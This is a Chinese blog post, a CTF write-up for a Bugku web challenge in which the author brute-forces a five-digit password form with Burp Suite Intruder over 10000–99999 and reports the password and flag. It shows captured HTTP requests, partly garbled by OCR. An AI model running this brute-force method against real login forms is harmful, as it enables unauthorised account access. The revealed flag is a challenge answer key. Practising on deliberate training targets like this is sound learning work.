

BugkuCTF-web-输入密码查看flag writeup

原创

会下雪的晴天  于 2019-07-11 21:40:07 发布  986  收藏 3

分类专栏: [CTF做题记录](#)

会下雪的晴天

本文链接: https://blog.csdn.net/weixin_43578492/article/details/95521823

版权



[CTF做题记录](#) 专栏收录该内容

33 篇文章 1 订阅

订阅专栏

题目描述

解题链接: <http://123.206.87.240:8002/baopo/>



解题思路



输入查看密码
请输入5位数字密码查看, 获取密码可联系我。

https://blog.csdn.net/weixin_43578492

5位密码, URL有提示, 直接bp爆破吧
抓包, 放到Intruder里

Burp Suite Professional v1.7.31 - Temporary Project - licensed to surferxyz

Request to http://123.206.87.240:8002

POST /baopo/?yes HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/baopo/
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Connection: close
Upgrade-Insecure-Requests: 1

pwd=1

Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor help
Proxy interception help

0 matches

改参, 一个变量

Burp Suite Professional v1.7.31 - Temporary Project - licensed to surferxyz


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper


POST /baopo/?yes HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/baopo/
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Connection: close
Upgrade-Insecure-Requests: 1

pwd=81\$


Start attack
Add \$
Clear \$
Auto \$
Refresh



构造Payload，由于是五位数密码，直接遍历10000→99999好了
 以下为设置方法



Start attack即可，记得按Length排序，容易看出爆破成功没有
 喝口水，等会就行



Raw Params Headers Hex

```
POST /baopo/?yes HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/baopo/
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Connection: close
Upgrade-Insecure-Requests: 1
```

nwd=13570

? < + > Type a search term 0 matches

3984 of 90000 https://blog.csdn.net/waixin_43578492

得到FLAG

密码：13579

flag{bugku-baopo-hah}